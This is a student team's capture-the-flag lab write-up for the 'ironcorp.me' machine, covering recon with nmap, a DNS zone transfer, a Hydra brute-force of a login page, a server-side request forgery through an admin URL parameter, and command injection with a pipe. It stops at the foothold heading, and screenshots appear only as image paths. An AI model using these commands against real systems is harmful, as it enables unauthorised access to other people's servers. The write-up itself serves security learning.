Pen Test 2
ROOM A
MALI PAPE

Members:

ID	Name	Role
1211102895	Muhammad Irfan Bin Mohd Nazri	Leader
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	Member
1211103634	Ho Tian Ming	Member
1211101035	Mohamad Zuhir Bin Mohamad Zailani	Member

Recon and Enumeration


Members Involved: Irfan, Azriy, Ming, Zuhir

Tools used: Nmap, AXFR Dig, Burpsuite, Hydra, THM AttackBox, FireFox, Kali


Thought Process and Methodology and Attempts:


Firstly, we edited the “/etc/hosts” file in our computer and added our machines’ IP address with ironcorp.me as our hostname.

We used the command nmap -Pn -sV -T5 -p1-65535 to scan what is the possible port that is available for us to connect. We used nmap with functions “-Pn” to ensure the scan skips the pings, “-sV” to know the ports’ version information, “-T5” for higher timing template, and “-p<a range of port>” to only scan the specified ports.





We tried to copy paste the ip number into mozilla firefox with the port number we had found before to see whether that ip address and port number would bring us anywhere.






We tried dig axfrs' command, "dig @<dns_server> <domainname> axfr" to replicate DNS records across other DNS servers. We then know that there are two more different domain names, which are"admin.ironcorp.me" and "internal.ironcorp.me".







After that we put them into the “/etc/hosts” file just like before.




We then tried entering the new domain names into the webpage, which were “admin.ironcorp.me:11025” and “internal.ironcorp.me:11025”. At first we tried to log into the webpage “internal.ironcorp.me:11025” unfortunately it doesn't allow us access to the site. Therefore, trying to connect to the admin domain by using the link “admin.ironcorp.me:11025”. Then It will be a pop-up window for us to input a username and a password.







Then, we use the admin tool, hydra with the command “hydra -l user.txt -p password.txt -s 11025 admin.ironcorp.me http-get -l” to get the credentials. Hydra is a great tool that can crack passwords with brute force.




By entering the password and the username we got using the Hydra, we successfully get into the website.



Next, we change the parameter to“admin.ironcorp.me:11025/?r=internal.ironcorp.me:11025”




We inspect the page source. We find the parameter that might help us which is “http://internal.ironcorp.me:11025/name.php?name=” .



Firstly we tried to copy and paste into mozilla firefox, however it stated that access is forbidden. Eventually, we change the parameter of the admin into“admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=”. For this reason, we know that the name is “Equinox”.

Then we tried using pipe “|” to see if we can redirect our command. With “dir” we can see the current directory.




Initial Foothold

Members Involved: Irfan, Azriy, Ming, Zuhir


Tools used: Netcat, THM AttackBox, Kali, Nano, Python3, Reverse shell, Github, Burpsuite

Thought Process and Methodology and Attempts:

